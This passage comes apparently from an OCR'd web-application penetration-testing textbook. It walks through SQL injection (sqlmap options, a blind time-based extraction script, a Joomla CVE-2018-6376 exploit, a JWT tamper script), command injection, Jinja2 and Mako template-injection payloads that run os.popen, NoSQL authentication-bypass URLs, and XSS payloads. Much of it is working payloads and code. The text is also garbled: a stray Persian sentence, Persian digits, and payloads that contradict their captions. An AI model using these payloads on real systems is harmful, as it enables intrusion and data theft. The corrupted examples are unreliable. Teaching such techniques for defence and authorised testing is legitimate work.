TABLE_NAME="users" LIMIT 0,1)))--
```

- **SQLMap Tip**

  To optimize SQLMap payload selection, you can use options like `--technique=E` to focus on error-based SQL injection payloads. You can also enhance precision by using `--test-filter` or `--test-skip` to selectively target payloads, simplifying the testing process for known vulnerabilities. For example, using `--test-filter='ORDER BY'` allows you to concentrate on tests related to the `ORDER BY` clause.

- **SQL Injection Prefix/Suffix**

  In some cases, a query is constructed in a way that requires additional characters before injecting your command to close existing input parameters. This is known as a prefix. Similarly, a suffix can be used to ensure the correct closure of an SQL query and prevent errors. To illustrate this concept, consider the following vulnerable code:

**Vulnerable Code**

```
$query = "SELECT * FROM users WHERE id = ((''. $_
GET["id"]. "')) LIMIT 0,1";
```

By supplying a traditional, "**Order By**" clause, the query results in syntax error:

**Payload:**

```
' Order by 100 --
```

This would result the query as follows:

**Query**

SELECT * FROM users WHERE id = ((''. 1'**order by 100** --. "')) LIMIT 0,1;
Since the opening parenthesis is not closed properly, it will result in an SQL syntax error.

To overcome this, we will close both parentheses before injecting our "**Order By**" clause.

**Payload**

```
'))Order by 100 --
```

This leads to a proper clause after the closing parentheses "))" in the query:

**Query**

```
SELECT * FROM users WHERE id = (('' . 1'))order by 100 -- "'))
LIMIT 0,1;
```

To exploit this with sqlmap, you can use the --prefix and --suffix options as follow

**Command**

```
sqlmap -u vulnerable.com/index.php?id=1" --prefix "'))"
--suffix "-- -" --dbms=mysql
```

- **Boolean SQL Injection**
  In Boolean-based SQL injection attacks, the server does not return traditional error messages, and we infer results based on the validity of injected statements. This is typically done using "AND" and "OR" operators with specific conditions to test data. For example, the following syntax checks if the first character of the first entry in a specific column is "a":

**Command**

```
' AND SUBSTRING((SELECT column FROM table LIMIT 1), 1, 1) = 'a'
```

If the condition is true, the server's response is usually normal or unchanged, indicating that the condition is met. Conversely, if the first character is not "a," the condition evaluates to false, and the server's response may differ from the true .case, such as returning a different result or no result at all

For example, in a Boolean-based SQL injection vulnerable application, after injecting a single quote and not seeing an error, we can inject traditional Boolean-.based payloads to test conditions

**Example of True Statement**

```
http://vulnerablebak.com/index.php?users=all'+OR+1=1--+
```

**Example of false statement**

```
http://vulnerablebak.com/index.php?users=all'+OR+
1=2--+
```

- **Enumerating the Database User**
  Assume the database user is "root" and our goal is to count the usernames. To do this, we construct a query that asks the database whether the first character of the username is "a."

**Payload**

```
'+OR+SUBSTRING(user(),1,1)='a';--+
```

From the output, it is clear that the result was incorrect, meaning the first character is not "a". Now, let's ask the database if the first character is .""r", as we know the username starts with "r", which is "root

**Payload**

```
'+OR+SUBSTRING(user(),1,1)='a';--+
```

The correct response indicates that the first character is indeed "r". By narrowing down the range of possible characters with each correct and incorrect response, we determine the exact username character by character. For example, if "r" is correct, the first character is "r", and the same technique is used for the second character.

**Note:** In sqlmap, if a Boolean-based SQL injection vulnerability is identified, you can use the --technique=B option. If you encounter a Boolean-based SQL injection but SQLMap cannot automatically distinguish between true and false responses, you can use the --string argument in SQLMap to specify the correct/incorrect response. For example, if the application returns the string "Welcome User" for a correct statement, the command would be

**Example**

```
sqlmap -u "http://vunerablebank.com.com/admin.php?id=1"
--string="Welcome User"
```

در سناریوهای پیچیده‌تر که الگوها در چندین خط پخش شده‌اند، می‌توانیم از روش زیر استفاده کنیم:

**Example**

```
Welcome,
tmgm,
Logout
```

We can use hexadecimal characters to indicate line breaks.

**Example**

```
sqlmap-u" http://vunerablebank.com.com/admin.php?id=1"
--string="Welcome,\x0aUser Name,\x0aLogout"
```

- **Time-Based SQL Injection**
  In cases where there's no distinguishable difference between true and false responses and the database doesn't return errors, the attack is known as "blind SQL injection." For such cases, time-based SQL injection can be effective, which involves requesting the database to create delays using internal functions like `SLEEP()` and `BENCHMARK()` for MySQL, `WAITFOR DELAY` for MSSQL, and `pg_sleep()` for PostgreSQL, among others.

- **Testing for Time-Based SQL Injection**
  To test time-based SQL injection in MySQL, you can use the IF statement to introduce a delay based on a condition. The general syntax is as follows

**Syntax**

```
IF(condition, true_statement, false_statement)
```

**Payload:**

```
'OR IF(1=1, SLEEP(5), 0) -- -
```

When injected, the payload will result in a delay of several seconds. In the following image, the first query causes a delay of one second, while the second query results in a delay of five seconds, depending on the .input provided

**Command**

```
time curl "http://127.0.0.1:8080/index.php?id=2"
```

**Command**

```
time curl" http://127.0.0.1:8080/index.php?id='+OR+IF(1
%3d1,+SLEEP(5),+0)%20--%20-
```

- **Enumerating Characters' Length of Database Name**

  Based on this, let's see how we can confirm the length of the database. Consider the following example, which will result in a five-second delay if the length of the database is equal to 4

**Payload**

```
'OR IF(LENGTH((SELECT DATABASE())) = 4, SLEEP(5), 0) -- -
```

- **Enumerating Database Name**

  Using the same principle, we can also determine the name of the database. Here are a few examples:

**Checking if the first character is "a" (No Delay):**

```
' OR IF(ASCII(SUBSTRING((SELECT DATABASE()), 1, 1)) =
ASCII('a'), SLEEP(5), 0) -- -
```

**Checking if the first character is "b" (No Delay):**

```
' OR IF(ASCII(SUBSTRING((SELECT DATABASE()), 1, 1)) =
ASCII('b'), SLEEP(5), 0) -- -
```

**Checking if the first character is "t" (5-Second Delay):**

```
' OR IF(ASCII(SUBSTRING((SELECT DATABASE()), 1, 1)) =
ASCII('t'), SLEEP(5), 0) -- -
```

From the image, it is clear that there is a time delay when the first character is "t". Similarly, we can check the second character as follows:

**Checking if the second character is "m" (No delay):**

```
' OR IF(ASCII(SUBSTRING((SELECT DATABASE()), 2, 1)) =
ASCII('b'), SLEEP(5), 0) -- -
```

**Checking if the second character is "m" (5-Second Delay):**

```
' OR IF(ASCII(SUBSTRING((SELECT DATABASE()), 2, 1)) =
ASCII('m'), SLEEP(5), 0) -- -
```

Based on this behavior, we can automate the character-by-character counting process. To automate this process, we can use a Python script like the one provided here.

**POC**

```
import requests
import urllib.parse
sleep_time = 4
count = 0
while True:
   count += 1
   url    =    f"http://127.0.0.1:8080/index.php?id='+O
R+IF(LENGTH((SELECT+DATABASE())))+%3d+{count},+SL
EEP(5),+0)%20--%20-"
   r = requests.get(url)
   if int(r.elapsed.total_seconds()) >= sleep_time:
      db_length = count
      print("Database   character   length   is:   "   +
      str(db_length))
      break
db_name = ""
for position in range(1, db_length + 1):
   found = False
   for  char  in  "abcdefghijklmnopqrstuvwxyzABCDEFGHI-
   JKLMNOPQRSTUVWXYZ_#":
      url  =  f"http://127.0.0.1:8080/index.php?id='OR+
IF(ASCII(SUBSTRING((SELECT+DATABASE()),+{position},1))
+%3d+ASCII('{char}'),+SLEEP({sleep_time}),+0)+--%20-"
      r = requests.get(url)
      if int(r.elapsed.total_seconds()) == sleep_time:
         db_name += char
         print(f"Character {position}: {char}")
         found = True
         break
   if not found:
      print(f"Character {position} not found. Exiting.")
      break
print("Extracted Database Name:", db_name)
```

- **Second-Order SQL Injection**
  SQL injection of the second type occurs when input is injected into one part of the application and the output appears later. For example, Joomla version (CVE-2018-6376) was vulnerable to second-order SQL injection, which led to privilege escalation.

```
function hathormessage_postinstall_condition()
{
⋮
     $adminstyle = $user->getParam('admin_style', '');
   if ($adminstyle != '')
   {
         $query = $db->getQuery(true)
               ->select('template')
               ->from($db->quoteName('#__template_
               styles'))
               ->where($db->quoteName('id'). ' = '.
               $adminstyle[0])
               ->where($db->quoteName('client_id').
               ' = 1');
         // Get the template name associated to the
         admin style
         $template = $db->setquery($query)->loadResult
         ();
  ⋮
    }
⋮
 }
```

The `hathormessage_postinstall_condition()` function in Joomla is part of the code that manages post-installation messages. This function is called each time the admin dashboard is loaded. The `$adminstyle` variable in the following code is derived from the user-controlled parameter `admin_style.`

**Code**

```
$adminstyle = $user->getParam('admin_style', '');
```

The user-provided input is directly placed in the "WHERE" clause without being sanitized or filtered.

**Code**

```
->where($db->quoteName('id'). ' = '. $adminstyle[0])
```


The element `$adminstyle[0]` represents the first character of the string. Since the code lacks data type checks and the input type is not explicitly defined, it's possible to provide an array instead of a string, with the first index pointing to our payload. When this payload is injected, the function will be called during the next dashboard load, activating our vulnerability. This delayed execution characterizes it as a second-order SQL injection.

**Analysis of the Patch**

```
$query = $db->getQuery(true)
        ->select('template')
        ->from($db->quoteName('#__template_styles'))
        ->where($db->quoteName('id').    '    =    '.
        $adminstyle[0])
        ->where($db->quoteName('id'). ' = '. (int)
        $adminstyle)
        ->where($db->quoteName('client_id').
        ' = 1');
$template = $db->setQuery($query)->loadResult();
```

To address this issue, converting `$adminstyle` to an integer type ensures that any value stored in `$adminstyle` is processed as an integer in the SQL query context. The original code accessed `$adminstyle[0]` to retrieve the first character of the string. In the updated code, this array access is removed, and the entire `$adminstyle` variable is cast to an integer.

- **Reproducing the Vulnerability**
  To reproduce the vulnerability, identify the location where the input for the "adminstyle" variable is accepted. The "adminstyle" variable is used to change the dashboard appearance when updating the user profile. When users edit their profile in the Joomla admin panel, they see a dropdown menu to select their preferred template style. This is where the "adminstyle" parameter comes into play.



```
Pretty  Raw  Hex
52 Content-Disposition: form-data; name="jform[id]"
53
54 974
55 ------WebKitFormBoundaryANbOIdw9DpToAB5Q
56 Content-Disposition: form-data; name="jform[params][admin_style]"
57
58
59 ------WebKitFormBoundaryANbOIdw9DpToAB5Q
60 Content-Disposition: form-data; name="jform[params][admin_language]"
61
62
63 ------WebKitFormBoundaryANbOIdw9DpToAB5Q
64 Content-Disposition: form-data; name="jform[params][language]"
```

To reproduce the vulnerability, try changing the `jform[params][admin_style]` parameter to `jform[params][admin_style][0]` and submit a single quote.(`'`)

```
Pretty  Raw  Hex
46 2023-12-30 22:42:20
47 ------WebKitFormBoundaryq7GDiAB5x9baBxAa
48 Content-Disposition: form-data; name="jform[lastvisitDate]"
49
50 2023-12-30 22:47:39
51 ------WebKitFormBoundaryq7GDiAB5x9baBxAa
52 Content-Disposition: form-data; name="jform[id]"
53
54 974
55 ------WebKitFormBoundaryq7GDiAB5x9baBxAa
56 Content-Disposition: form-data; name="jform[params][admin_style][0]"
57
58 '
59 ------WebKitFormBoundaryq7GDiAB5x9baBxAa
60 Content-Disposition: form-data; name="jform[params][admin_language]"
61
62
```

When the user visits the main page, the `hathormessage_postinstall_condition()` function is triggered, causing our payload to be executed.

**Example**

```
http://localhost:8080/administrator/index.php
```

In the next step, let's attempt to use the `extractvalue` function to generate an error and thus extract the database name.

**Payload**

```
extractvalue(0x0a,concat(0x0a,(select database())))
```

Here's how the request looks when intercepted through an HTTP proxy:

**Request**

Pretty Raw Hex \n

```
47 ------WebKitFormBoundaryAhyZoP7BYpTTFQJo
48 Content-Disposition: form-data; name="jform[lastvisitDate]"
49
50 2023-12-11 18:20:55
51 ------WebKitFormBoundaryAhyZoP7BYpTTFQJo
52 Content-Disposition: form-data; name="jform[id]"
53
54 973
55 ------WebKitFormBoundaryAhyZoP7BYpTTFQJo
56 Content-Disposition: form-data; name="jform[params][admin_style][0]"
57
58 extractvalue(0x0a,concat(0x0a,(select database())))
59 ------WebKitFormBoundaryAhyZoP7BYpTTFQJo
60 Content-Disposition: form-data; name="jform[params][admin_language]"
61
62
63 ------WebKitFormBoundaryAhyZoP7BYpTTFQJo
64 Content-Disposition: form-data; name="jform[params][language]"
```

The response returns the database name as "Joomla." Next, let's try to retrieve the database version using the version() function

**Example**

```
EXTRACTVALUE(1, CONCAT(0x7e, (SELECT version()), 0x7e))
```

- **Automating Using SQLMap**
  Here's how you can use SQLMap with the `--second-url` option to automate the process of extracting information through error-based SQL injection. By specifying the URL where the error is returned and using verbosity settings for detailed output, you can streamline the exploitation process. If you need more details or have further questions, feel free to ask!

Command

```
sqlmap -r sql.txt --second-url "http://localhost:8080/
administrator/index.php" --dbs
```

- **Using Tamper Scripts in SQLMap**
  SQLMap includes various tamper scripts designed to obfuscate and encode payloads, which helps bypass Web Application Firewalls (WAFs) and other server-side filtering mechanisms. These scripts can be particularly useful in real-world scenarios where such protections are in place

```
jwt_token = request.args.get('q')
decoded = jwt.decode(jwt_token, 'secret@123',
algorithms=['HS256'])
      name = decoded.get('name', '')
      last_name = decoded.get('last_name', '')
      user_id = decoded.get('id', '')
      connection = db_connect()
      try:
        with connection.cursor() as cursor:
              query = f"SELECT * FROM users WHERE
              user_agent = '{name}'"
              cursor.execute(query)
              result = cursor.fetchall()
              if result:
                    return f"Welcome, {name}!<br>"
              else:
                    return "User not found!"
```

In the provided code snippet, the input is supplied through a user-controllable parameter named q. The relevant section managing this input might look like this:

Code

```
jwt_token = request.args.get('q')
decoded = jwt.decode(jwt_token, 'secret@123',
algorithms=['HS256'])
name = decoded.get('name', '')
```

In the next step, the JWT token is decoded using the secret key secret@123, and the name parameter is extracted from it. This name parameter is then directly inserted into the SQL query, leading to a SQL injection vulnerability.

Code

```
query = f"SELECT * FROM users WHERE user_agent = '{name}'"
```

To demonstrate how to generate a JWT token in Python based on a secret key, you can use the PyJWT library

Code

```
import jwt
from datetime import datetime, timedelta
secret_key = 'secret@123'
payload = {
    'name': "admin'",
    'last_name': 'tmgm',
    'id': '123',
    'exp': datetime.utcnow() + timedelta(hours=1)
}
jwt_token = jwt.encode(payload, secret_key, algorithm=
'HS256')
print(jwt_token)
```

Output

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuY-
W1lIjoiYWRtaW4iLCJsYXN0X25hbWUiOiJ0bWdtI-
iwiaWQiOiIxMjMiLCJleHAiOjE3MDM5Nzc4OTR9.
uDlWfwbOrOB0QthiHyAiuVtq7IALRjL9Si4nd6AVKkI
```

To reproduce the vulnerability, you need to generate a new JWT token with the parameter name containing a single quote ('). This will help you test the SQL injection vulnerability by observing how the application handles this token

**Output**

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuY-
W1lIjoiYWRtaW4nIiwibGFzdF9uYW1lIjoidG1n-
bSIsImlkIjoiMTIzIiwiZXhwIjoxNzAzOTc4MTExfQ.
cLlZkjhrMLUUaGkA8iHjOf8PnVqBklEEU1KnT8oj59M
```

- **Automation Using Tamper Script**

  To automate the workflow and use it with SQLMap for automating the database extraction process, we can create a custom tamper script. SQLMap allows for the creation of custom tamper scripts to support such scenarios. The following tamper script uses the "name" parameter as an injection point and passes the "payload" through it. The payload variable contains the payloads generated by SQLMap, and then the JWT token is created using the secret key.

**Code: Tamper Script**

```
import jwt
from datetime import datetime, timedelta
from lib.core.enums import PRIORITY
__priority__ = PRIORITY.NORMAL
def tamper(payload, **kwargs):
     # Your secret key
     secret_key = 'secret@123'
     # Payload for the JWT token
     token = {
         'name': "Tmgm "+payload,
         'last_name': 'test',
         'id': '123',
         'exp': datetime.utcnow() + timedelta(hours=1) #
Optional: Set an expiration time
     }
     # Generate the JWT token
```

After creating the tamper script, you can use the --tamper flag to employ the script with SQLMap

Knowing the secret key is crucial for exploitation. Various methods for obtaining the secret key will be discussed in the chapter on "Authentication, Authorization, and SSO Attacks

**Example**

```
sqlmap -u http://127.0.0.1:5000/lab2?q=eyJhbGciOiJIUz
I1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoiYWRtaW4iLCJsYXN0X-
25hbWUiOiJ0bWdtIiwiaWQiOiIxMjMiLCJleHAiOjE3MDM5N-
zcxMzZ9.dHXEpw8jNvTZMWn5VoqU9lRK5tMoNUZ9mzoAMWt7bkg
--tamper mytamper
```

- **REMOTE COMMAND EXECUTION**

  In this document, we will address various scenarios that can lead to Remote Code Execution (RCE). This section will focus on specific functions used to interact with the operating system. If user-controllable input is not properly managed through these functions, it could lead to RCE. We will examine examples from Node.js and Python in this section.

- **RCE in Node.js**

  In Node.js, functions such as `exec` and `spawn` from the `child_process` module are crucial. These functions allow Node.js to execute system commands, which is useful for legitimate purposes like server task automation, network management, and server administration.

  For example, in a scenario, a Node.js application receives user input to search for a domain name and uses the operating system's `whois` command. This application uses Express.js and the `exec` function from the `child_process` module to execute the `whois` command with the user input.

**Vulnerable Code**

```
const express = require('express');
const {exec} = require('child_process');
const bodyParser = require('body-parser');
const app = express();

app.use(bodyParser.json());
app.use(bodyParser.urlencoded ({extended: true})) ;

app.post('/lookup', (req, res) => {
     const domain = req.body.domain;
     if (!domain) return res.status(400).send('Invalid
     input. Please provide a domain.');

exec('whois ${domain}', (error, stdout) => {

   if(error)returnres.status(500).send('InternalServer
   Error');
   res.send('<pre>${stdout}</pre>');
   });
});

app.listen(3000);
```

The code is designed to receive a domain name as input and store it in the `domain` variable. This variable is directly appended to the `whois` command and executed via the `exec` function without any sanitization. If the execution is successful, the `whois` data is returned; otherwise, an error response is sent. For example, the typical output of a search for "redseclabs.com" would look like this.

**Command**

```
curl -s -k -X 'POST' --data-binary 'domain=redseclabs.
com' http://localhost:3000/lookup
```

To demonstrate the vulnerability, we will use a semicolon (`;`) as it acts as a command separator in many shell environments. We will then follow it with the system command we intend to execute, which is `"uname -a.`"

**Command**

```
curl -s -k -X 'POST' --data-binary 'domain=a;uname -a'
http://localhost:3000/lookup
```

- **RCE in Flask Application**
  In Python, several functions can dynamically execute code, including `eval()`, `exec()`, `pickle.loads()`, `os.system()`, `os.popen()`, and others. If untrusted inputs are processed through these functions, it may lead to arbitrary code execution. For example, in a scenario where a Flask application (a Python web framework) receives mathematical expressions from user input and evaluates them, the underlying code uses the `eval()` function for evaluation. In Python, `eval()` takes a string and interprets it as Python code. If used unsafely, it can lead to arbitrary code injection.

**Vulnerable Code**

```
from flask import Flask, request, render_template
app = Flask(__name__)
```

```
@app.route('/')
def index():
    return render_template('index.html', result=None,
    error=None)
@app.route('/eval')
def eval_expression():
    expression = request.args.get('expr', '')
    try:
      result = eval(expression)
      return render_template('index.html', result=result,
      error=None)
    except Exception as e:
      return render_template('index.html', result=None,
      error=str(e))
if __name__ == '__main__':
    app.run(debug=True)
```

In the given Python example, the code receives user input through the "expression" parameter, sends it to the eval function, and stores the result in the "result" variable. This variable is then displayed on a website, which introduces the vulnerability. To understand how the application works, we can enter a harmless mathematical expression

**Payload**

```
(5 * 3 + 2)/(8-4) % 3
```

- **SERVER-SIDE TEMPLATE INJECTIONS (SSTI)**
  In this section, we will cover Server-Side Template Injection (SSTI) and how it can be used to attack modern web applications.

- **Introduction About Templating Engines**
  Template engines separate business logic from the presentation layer, meaning that HTML/CSS is distinct from server-side code. This separation makes code more readable, maintainable, and reusable.

**Example:**

```
<html>
<head>
     <title> {{page_title}} </title>
</head>
<body>
     <h1> {{heading}} </h1>
     <p> {{content}} </p>
</body>
</html>
```

In this template, {{page_title}}, {{heading}}, and {{content}} are placeholders for dynamic content. On the server side, these placeholders are filled with actual content. For example, in a Flask application in Python, you might have something like this:

**Code:**

```
@app.route('/')
def home():
    return render_template('template.html', page_title=
  "Home Page", heading="Welcome to the game", content=
  "This is my home page.")
```

- **Root Cause of Server-Side Template Injections.**
  Server-Side Template Injection (SSTI) occurs when user input is directly incorporated into a template and interpreted as code by the template engine instead of being treated as a string. This behavior can lead to Remote Code Execution (RCE). To exploit this vulnerability, specific strings are injected that are interpreted by the template engine as commands or instructions.
  If any of these dynamic contents (such as `page_title`, `heading`, `content`) are taken from user input and not properly sanitized, it creates an opportunity for template injection.

- **Context in Template Injections**
  In a **Plaintext Context**, user input is treated as plain text, meaning it is not interpreted as executable code or commands. This means that any input you provide will be reflected back by the application as-is. For example, if you provide the following payload as input:

Example

```
https://vulnerablebank.com/?username=Hello {{name}}
```

- **EXPLOITING TEMPLATE INJECTIONS**
  To clarify the topic, we'll examine two different scenarios in various template engines:

- **Example # 1 (Python, Jinja2)**
  In a scenario where an online messaging platform uses a Flask application with the Jinja2 template engine to display user names, users can submit their names through a form, and the server responds with a personalized welcome message. Here's how it might be set up and what potential vulnerabilities could arise

**Vulnerable Code:**

```
from flask import Flask, request, render_template_
string, render_template
app = Flask(__name__)
@app.route('/', methods=['GET', 'POST'])
def ssti():
     if request.method == 'POST':
          user_input = request.form.get('name', '')
     else:
          user_input = request.args.get('name', '')
     person = {'name': user_input, 'message': "input"}
     template = '''<html>
                    <body>
                    <h1>Hello, %s!</h1>
                    <p>Your provided input is: {{person.
                    input}} </p>
                    <form method="post">
                    <label for="name">Enter your name:</
                    label>
                    <input type="text" name="name">
                    <button type="submit">Submit</button>
                    </form>
                    </body>
                </html>''' % person['name']
     return render_template_string(template, person=
   person)
def get_user_file(f_name):
     try:
          with open(f_name) as f:
               return f.readlines()
app.jinja_env.globals['get_user_file'] = get_user_file
if __name__ == "__main__":
     app.run(debug=True)
```

In this scenario, after retrieving user input, the code creates a dictionary named Person, and the user input stored in user_input is assigned as a key in this dictionary. Here's how this can be potentially exploited

Code

```
person = {'name': user_input, 'message': "input"}
```

Ultimately, the dictionary person is rendered into an HTML template using render_template_string without any sanitization. This can lead to a Server-Side Template Injection (SSTI) vulnerability, allowing an attacker to inject malicious template code into the application

To identify SSTI, we used the payload ,`{{۷ * ۷}}` which resulted in (49) being displayed on the web page, indicating an SSTI vulnerability. The next step is to identify the underlying templating engine. From previous observations, we know that the payload `{{'۷' * ۷}}` results in "49" in Twig (PHP) and "7777777" in Jinja2 (Python)

- **Exploiting for RCE**

Payload

```
{{namespace.__init__.__globals__.os.popen('whoami').
read()}}
```

This payload attempts to access the global namespace by accessing `namespace.__init__.__globals__`. From there, it can reference various Python modules and functions, including the `popen` function in the `os` module, to execute arbitrary code.

- **Example # 2 (Python, Mako)**

To identify SSTI, we used the payload ${7 * 7}, which resulted in 49 being displayed on the web page, indicating an SSTI vulnerability. To identify the underlying templating engine, we will use the following Makao template payload:
Now, we will attempt to achieve RCE (Remote Code Execution) using the following payload

Payload:

```
${''.join([namespace.__init__.__globals__['os'].popen
('whoami').read()])}
```

The output displays the username "kali," indicating successful code execution. Since Jinja2 evaluates expressions directly and executes code within ,`{{}}` there's no need to use the `join` method for concatenating strings. However, the Mako templating engine does not execute code directly within `${}` by default and requires techniques such as using the `join` method to concatenate strings.


- **NOSQL INJECTION VULNERABILITIES**
  In this section, the focus is on injection attacks targeting MongoDB as one of the widely used NoSQL databases.

- **MongoDB NoSQL Injection Exploitation**
  The primary cause of NoSQL injection is similar to SQL injection: inserting user input without proper validation. However, because NoSQL does not use SQL syntax and relies on JSON or JavaScript, the injection techniques differ.

**Example**

```
SELECT * FROM members WHERE username = 'tmgm' AND pass-
word = 'tmgm';
```

In case of MongoDB, the equivalent login query would look as follows:

**Example**

```
db.members.find({"username": "tmgm", "password": "tmgm"});
```

**Vulnerable Code**


```
db.collection('members').find({
    username: inputData.username,
    password: inputData.password
});
```

Directly embedding user input into database queries can lead to injection vulnerabilities because MongoDB uses specific operators for query conditions. If these operators are manipulated by an attacker, they can alter the query results.

- **Bypassing Authentication with NoSQL Injection.**
  In a vulnerable application login function, a typical HTTP request with incorrect credentials might look like this:

**Request**

```
POST / HTTP/1.1
Host: 127.0.0.1:49090
Content-Length: 29
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.
5615.121 Safari/537.36
Connection: close
```




To bypass authentication by exploiting MongoDB injection vulnerabilities, you can use payloads that manipulate the query conditions to always evaluate to true. For MongoDB, using operators like $gt (greater than) can be effective

**Request**

```
POST / HTTP/1.1
Host: 127.0.0.1:49090
Content-Length: 29
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.
121 Safari/537.36
Connection: close
```

**Example**

```
db.members.find ({"username": {"$gt": ""}, "password":
{"$gt": ""} });
```

The query requests the database to return a list of all users where the username and password fields have values greater than an empty string. Since every user's value is greater than an empty string, the condition is always true, thus bypassing authentication. As a result, successful login as the "administrator" user is achieved.


The database returns a record and grants access based on that record. In this scenario, the user "administrator" happens to be the first record in the database.

- **NoSQL Injection Real-World Examples**
  In a penetration test of a healthcare application that used MongoDB for database operations, we found several NoSQL injection vulnerabilities. Authentication depended on two main parameters: Patient ID and AuthKey. We discovered that one endpoint exposed the "PatientID," but bypassing authentication required the "AuthKey." We used the "$exists" operator with a value of "true" to check for the existence of the "AuthKey" field, thereby bypassing authentication.

**POC to bypass Authentication:**

```
www.vulnerableapp.com/api/v1/patients/getMedicalHistor
y?PatientID=11232241&AuthKey[$exists]=true
```

Other operators like `$gt` (greater than) and `$ne` (not equal) can also be used to retrieve specific records from databases. Examples of these were found in other functionalities of the application.

**POC to Retrieve Doctor Details**

```
https://vulnerableapp.com/api/v1/doctor/getProfile?Doc
torID=18141842&AuthKey[$gt]=0&UserType=doctor
```

The `$gt` operator returns records where the `AuthToken` value is greater than 0. Typically, this includes records with positive numerical values for `AuthToken.`

**POC to Retrieve Patient Details**

```
https://vulnerableapp.com/api/v1/patients/getProfile?
PatientID=123123213&AuthKey[$ne]=0
```

The `$ne` operator returns records where `Auth_Key` is not equal to `0`. This effectively filters out records with an `Auth_Key` value of `0`, which may indicate invalid or inactive accounts.

# Client-Side Injection Attacks

- **REFLECTED XSS**

  In a scenario where user input is directly reflected by the server in the response without proper sanitization, a vulnerability known as **Reflected Cross-Site Scripting (XSS)** can occur. This type of vulnerability arises when server-side code fails to clean or sanitize user input before reflecting it back to the user.
  For example, consider the following vulnerable PHP code:

**Vulnerable Code:**

```
<?php
if ($_SERVER["REQUEST_METHOD"] == "GET" && isset($_GET
['x'])) {
      echo $_GET['x'];
}
?>
```

This code snippet receives input through a GET parameter named "x" and directly echoes it back without any sanitization or encoding. As a result, any user input, including HTML and JavaScript tags, is treated as part of the program. For example, submitting a payload like `<script>alert(document.domain)</script>` will execute JavaScript in the context of the application, leading to a reflected Cross-Site Scripting (XSS) vulnerability. This allows an attacker to execute arbitrary scripts in the user's browser, potentially compromising the user's data or session**.**

**Payload:**

```
http://xss-labs.com/?x=<script>alert(document.domain)
</script>
```

- **UNDERSTANDING CONTEXT IN XSS**

  Reflection of inputs can occur in various contexts within an application; in some cases, it might be executable, while in others, it might not be. Injection scripts can vary depending on the location and method of input reflection within the application.

  **HTML Context:** In the HTML context, user-controlled input is placed within an HTML element.

**Example**

```
<div>[User Input Here]</div>
```

In the script context, user-controlled input is reflected within an attribute of a script tag.

**Example**

```
<script>
   var input = "[User Input Here]";
</script>
```

In the attribute context, input is reflected within an attribute of any HTML element, such as an input tag.

**Example**

```
<input type="text" value="[User Input Here]" />
```

In the anchor tag context, input is reflected within the href attribute of an anchor tag (<a>).

**Example**

```
<a href="[User Input Here]">Link</a>
```

Different contexts require different payloads to create valid HTML markup for JavaScript execution. Here are examples of payloads that should be used for each context to achieve XSS

**Payloads**

**Script Context:** `</script><script>alert('XSS');</script>`
**Attribute Context:** `" onmouseover="alert('XSS')"`
